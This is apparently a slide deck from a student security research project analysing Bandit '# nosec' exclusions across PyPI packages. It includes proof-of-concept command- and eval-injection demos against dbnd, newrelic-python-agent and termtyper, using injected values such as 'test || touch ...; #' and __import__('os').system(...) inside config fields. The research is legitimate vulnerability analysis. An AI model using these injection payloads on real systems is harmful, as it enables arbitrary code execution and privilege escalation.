

nosec is novuln?

**Analyzing the Bandit exclusions in Python codebases to
discover vulnerable patterns**

Karthik | Sujeeth | Ankita | Manasi

Objective

1. Find the programming patterns that leads to adding Bandit exclusions.
2. Identify vulnerabilities if any, that were highlighted by Bandit, but were ignored.
3. Propose improvements to the design and usage of analyzer to avoid such pitfalls.

What is static analysis?

- Method of software testing that analyzes code and identifies issues without executing the program
- Helps us identify programming errors, potential security vulnerabilities and and stylistic issues.
- Bandit:
 - Popular open source Static Application Security Testing (SAST) tool.
 - Supports plugins to extend checks.
 - Out of the box checks for most common vulnerable usages.

Bandit

Some common security checks performed by Bandit:

- Hardcoded Passwords
- Insecure Function Usage
- Code Injection Risks
- Insecure Cryptography
- Unsafe Randomness
- File Permission Issues
- Sensitive Information Exposure

Bandit Exclusions


- Support for silencing warnings.
- `#nosec` is a special comment hits bandit to ignore the issues on the line.
- Bandit suggests: *“line has been reviewed and the issue is a false positive or acceptable for some other reason”*
 - Ref: <https://bandit.readthedocs.io/en/latest/config.html#exclusions>

```
self.process = subprocess.Popen('/bin/echo', shell=True) # nosec
```


Analyzing Open Source PyPi Packages

- Top 8000 PyPi repos Analyzed.
- Found 282 repos using Bandit (3.5 % of 8000 analyzed repos).
- Found 162 at least have one nosec (57.4% of the repos using Bandit)
 - This suggests frequent usage of Bandit Exclusions.
- Only 7.34% of the nosec exclusions has the category of exclusion mentioned in it.
 - Suggesting exclusions are not carefully added.

Frequency of Vulnerable function appearances




Nosec appearances in PyPi Packages



Why did we study bandit exclusions?

Because there are plenty of them!



Why did we study bandit exclusions? (3)

```
40  ✓ def run_in_subprocess(proc, func, args=None, kwargs=None, interactive=False):
41      args = args or ()
42      kwargs = kwargs or {}
43
44      try:
45          # TODO(elmiko) these pickle usages should be reinvestigated to
46          # determine a more secure manner to deploy remote commands.
47          pickle.dump(func, proc.stdin, protocol=2) # nsec
48          pickle.dump(args, proc.stdin, protocol=2) # nsec
49          pickle.dump(kwargs, proc.stdin, protocol=2) # nsec
50          proc.stdin.flush()
51
52          if not interactive:
53              result = pickle.load(proc.stdout) # nsec
```

Ref: <https://github.com/openstack/sahara/blob/0947762d5235654314dbac809b8cc837bd2f3409/sahara/utils/procutils.py#L45>

Why did we study bandit exclusions?

```
65  ✓ def _decode_pickled_results(http_response: str) -> Any:
66      """Decodes results that have been pickled and base64 encoded."""
67      decoded_result_str = urlsafe_b64decode(http_response)
68      result_bytes = io.BytesIO(decoded_result_str)
69      return pickle.loads(result_bytes.getbuffer()) # nosec – temporary bandit ignore
```

- Argument: http_response
 - Coming from a remote server that can be controlled by an adversary?

Ref: <https://github.com/qilimanjaro-tech/qiboconnection/blob/b85a9a1bf812646bfd7f8d1f686fb9eb600bd43d/src/qiboconnection/util.py#L69>

Quick look into existing CVE (1)

pipe lookup plugin enables shell by default #67792

 Closed samdoran opened this issue on Feb 26, 2020 · 4 comments



samdoran commented on Feb 26, 2020 Contributor ...

SUMMARY

[CVE-2020-1734](#)

The `pipe` lookup plugin should use `shell=False` by default to avoid potential privilege escalation. A new option should provide a way to enable `shell=True`.

If a variable is passed to the `pipe` lookup, that variable could be overridden via facts, leading to arbitrary code execution.

Relevant code:

```
ansible/lib/ansible/plugins/lookup/pipe.py
Line 61 in 79dfae9

61     p = subprocess.Popen(term, cwd=self._loader.get_basedir(), shell=True, stdin=subprocess.PIPE, stdout=
```

Ref: [pipe lookup plugin enables shell by default · Issue #67792 · ansible/ansible \(github.com\)](#)

Quick look into existing CVE (1)

```
16 import subprocess
15
14 def ls_shell(folder):
13     subprocess.Popen(f"/bin/ls {folder}", shell=True)
12
11 def ls_no_shell(folder):
10     subprocess.Popen(f"/bin/ls {folder}", shell=False)
9
```

```
Traceback (most recent call last):
  File "/tmp/syssec/shell/run.py", line 8, in ls_no_shell
    subprocess.Popen(f"/bin/ls {folder}", shell=False)
  File "/usr/lib/python3.8/subprocess.py", line 858, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "/usr/lib/python3.8/subprocess.py", line 1704, in _execute_child
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: '/bin/ls ./ && id'
>>>
```

Quick look into existing CVE (2)

The potential security vulnerability for the flag `pre_dispatch` in `Parallel()` class due to the `eval()` statement. #1128

 Closed

jimlinntu opened this issue on Nov 11, 2020 · 12 comments · Fixed by #1321

 New issue



jimlinntu commented on Nov 11, 2020 · edited

As the title shows, if you try to enter a statement in the flag `pre_dispatch`, it will run whatever you want to run. This should present a potential security vulnerability.

```
def f():  
    return 1  
p = Parallel(n_jobs=3, pre_dispatch="sys.exit(0)")  
p(delayed(f)() for i in range(10)) # this will cause the system to exit
```

[joblib/joblib/parallel.py](#)
Line 1020 in 53a8173

```
1020     pre_dispatch = eval(pre_dispatch)
```

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Ref: [The potential security vulnerability for the flag `pre\_dispatch` in `Parallel\(\)` class due to the `eval\(\)` statement. · Issue #1128 · joblib/joblib \(github.com\)](#)

Quick look into existing CVE (2)

```
8 def calc(a, b, op):
9     return eval(f"{a} {op} {b}")
10
```

```
>>> from run import *
>>> calc(3, 2, '+')
5
>>> calc(3, 2, '*')
6
>>> calc(3, 2, f"* 1, __import__('os').system('id') #")
uid=1000(an0ne) gid=1000(an0ne) groups=1000(an0ne),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),117(netdev),1001(docker)
(3, 0)
>>> █
```

Demo 1: dbnd

- dbnd: DBND an open source framework for building and tracking data pipelines.
- dbnd-docker: Supports building docker images
 - Ref: [dbnd/orchestration/dbnd-docker/src/dbnd_docker/docker/docker_build.py](https://github.com/dbnd/orchestration/dbnd-docker/src/dbnd_docker/docker/docker_build.py)

```
cmd = "docker push {}".format(self.image_name_with_tag)
logger.info("Running docker push command: '%s'", cmd)
run_cmd(cmd, shell=True)
```

- Takes *image_name* as an argument as passes it to docker *run_cmd* without sanitization

Demo 1: dbnd

```
(.venv) → dbnd mkdir /tmp/demo
(.venv) → dbnd run dbnd_docker.docker.docker_build.DockerBuild --verbose --set image_name="test || touch /tmp/demo/exploited; #" 2> /dev/null
(.venv) → dbnd ls /tmp/demo
exploited
```

- Since *shell=True*, the command will be passed to a shell (bash, sh etc)
- We can inject other commands into it
 - Remember?

```
>>> ls_shell('./ && id')
>>> __pycache__ a.log b.log c.log run.py
uid=1000(an0ne) gid=1000(an0ne) groups=1000(an0ne),4(adm),20(dialout)
```

- Here we pass *touch* to prove that we are able to inject commands within *image_name* parameter

Demo 1: dbnd

```
sp = subprocess.Popen(
    cmd,
    stdout=subprocess.PIPE,
    stderr=subprocess.STDOUT,
    bufsize=-1,
    universal_newlines=True,
    shell=shell, # nsec B602 (Ignore this for bandit as this is code used for orchestration)
    **kwargs
)
```

Is this a vulnerability?

- Docker generally runs under a privileged user
 - Ref: [Linux post-installation steps for Docker Engine | Docker Docs](#)
- If the image_name is taken as a configuration parameter from a non-privileged user, this will lead to privilege escalation

Demo 2: newrelic-python-agent

- newrelic-python-agent: Performance monitoring of Python applications
- Runs *eval* on the code if it starts with `lambda`
 - Ref: [newrelic-python-agent/newrelic/config.py](https://github.com/newrelic/newrelic-python-agent/blob/master/newrelic/config.py)

```
1347         if name and name.startswith("lambda "):
1348             callable_vars = {"callable_name": newrelic.api.object_wrapper.callable_name}
... 1349             name = eval(name, callable_vars) # nosec, pylint: disable=W0123
```

- Crafted configuration

```
(.venv) ➔ syssec cat file.ini
[database-trace:test]
enabled = true
sql = lambda x: x, __import__('os').system('touch /tmp/demo/exploited2')
function = hello:world
```

Demo 2: newrelic-python-agent

```
(.venv) → syssec cat nr.py
from newrelic.agent import initialize

initialize('./file.ini')%
(.venv) → syssec
(.venv) → syssec ls /tmp/demo
exploited
(.venv) → syssec
(.venv) → syssec python nr.py
(.venv) → syssec
(.venv) → syssec ls /tmp/demo
exploited exploited2
(.venv) → syssec
```

- Is this a vulnerability?
 - Depends on the deployment
 - If the configuration can be controlled by someone with a lower privilege, this can result in privilege escalation

nosec exclusions usage observations

Pattern of *nosec* usage can be grouped into following categories

- **Unsafe (Our primary focus)**
 - Large attack surface
 - Easy to identify and exploit
- Maybe safe:
 - Convolutd code with some sanitization
 - Better bug finding mechanism is required to identify possibility of bugs
- Safe:
 - Well sanitized inputs
 - Chances of bugs are negligible

Unsafe exclusions: Our focus

- Obvious user controlled input
- Temporary code change left behind
- Easy to identify with code reviews.

Maybe-safe exclusions

- Custom sanitization code
 - Passing locals and globals to the *eval* function to limit the functionality
 - Lots of inconsistencies across code bases on how a sanitization is performed
- Limited user controlled input
 - Subprocess creation with only access to arguments
- Using newer version of the library
 - *urlopen* on newer versions of Python
- Large control flow and insecure functionality triggered deep in the call stack
 - Harder to identify the control of user input

These will require in-depth analysis of the codebase and better bug finding methodologies like fuzzing.

Maybe-safe exclusions: Example 1

```
334  ✓ def evaluate(input_str: str) -> Any:
335      if "__" in input_str:
336          logging.debug(f"got a substring with double underscore, which is not allowed. origin string: {input_str}")
337          return input_str
338      if input_str == "...":
339          # don't create an Ellipsis object
340          return input_str
341      evaluated = eval(input_str, {"__builtins__": None}, SAFE_EVAL_DICT) # nosec
342      return evaluated if not isinstance(evaluated, str) else remove_unicode_null(evaluated)
343
```

Ref: [checkov/checkov/terraform/graph_builder/variable_rendering/safe_eval_functions.py](https://github.com/aquasecurity/checkov/blob/master/checkov/terraform/graph_builder/variable_rendering/safe_eval_functions.py)

Safe exclusions

Some of the commonly observed scenarios

- Input is not user controlled
 - Hardcoded command strings
- Used in test code
- Scripts used during development or in the CI
- Usage of insecure hashes (md5) for non cryptographic purposes
- Usage of insecure PRNG for non cryptographic purposes

These are easy to identify and can be ignored for further analysis

Conclusion

1. Not all nsec instances are safe!
2. Bandit exclusions needs to be explained by the developers.
3. Even though security analyzers are used by open source projects, they need scrutiny.

Challenges

- Manual analysis of exclusions
 - Future work covers the possible solutions
- Difficulty in identifying and filtering repositories
 - GitHub graph API does not support filtering on code (unlike the UI)
 - Rate limits
 - False positive:
 - Used heuristics to identify if a repository uses bandit or not

Future work

- Automated tool to generate call path to the nosec line
 - This will speed up the analysis and filter safe exclusions
 - Idea:
 - Generate call graph for the given module
 - Filter the paths that reach the target
- Taint analysis to identify user controlled input
- Fuzzing maybe-safe exclusions.
- Cover other static analysis tools as well as for other languages.
- Run Bandit on projects not using security analyzers.

Appendix

Feature vs Vulnerability



samdoran commented on Feb 26, 2020 Contributor ...

SUMMARY

[CVE-2020-1734](#)

The `pipe` lookup plugin should use `shell=False` be default to avoid potential privilege escalation. A new option should provide a way to enable `shell=True`.


If a variable is passed to the `pipe` lookup, that variable could be overridden via facts, leading to arbitrary code execution.

Relevant code:

[ansible/lib/ansible/plugins/lookup/pipe.py](#)
Line 61 in [79dfae9](#)

```
61     p = subprocess.Popen(term, cwd=self._loader.get_basedir(), shell=True, stdin=subprocess.PIPE, stdout=subprocess.PIPE)
```

Feature vs Vulnerability



A screenshot of a GitHub issue thread on a dark background. The thread shows a sequence of events: a comment by user 'bcoca' on April 1, 2020, stating that a feature is intended and users should use the 'quote' filter; a label 'has_pr' being added by 'ansibot' on the same date; 'bcoca' self-assigning the issue on April 3, 2020; and a final comment by 'bcoca' on April 16, 2020, stating 'closing as per above'. The interface includes user avatars, timestamps, and role indicators like 'Member'.

 **bcoca** commented on Apr 1, 2020 Member ...

This is intended functionality, it is up to the playbook author to ensure that they use the `|quote` filter where appropriate.

 **ansibot** added the `has_pr` label on Apr 1, 2020

 **bcoca** self-assigned this on Apr 3, 2020

 **bcoca** commented on Apr 16, 2020 Member ...

closing as per above

We need static analyzers!

```
190         def get_para_setting(self, data: str) -> bool:
191             return eval(self.get("paragraph", data))
192
```

Ref: [termtyper/termtyper/utils/parser.py](https://github.com/kraanzu/termtyper/blob/master/termtyper/termutils/parser.py) kraanzu/termtyper (github.com)

- Loads a config from an ini file
- Performs *eval* on it
- Crafted config to execute code

```
22  
21 [theming]  
20 caret_style = block  
19 bar_theme = minimal  
18 sound = mech  
17 keypress_sound = off  
16  
15 [paragraph]  
14 numbers = os.system('touch /tmp/demo/exploited3')  
13 punctuations = False  
12  
11 [mode]  
10
```


We need static analyzers!

```
(.venv) → term ls /tmp/demo
exploited exploited2
(.venv) → term termtyper
(.venv) → term ls /tmp/demo
exploited exploited2 exploited3
(.venv) → term █
```

Thank You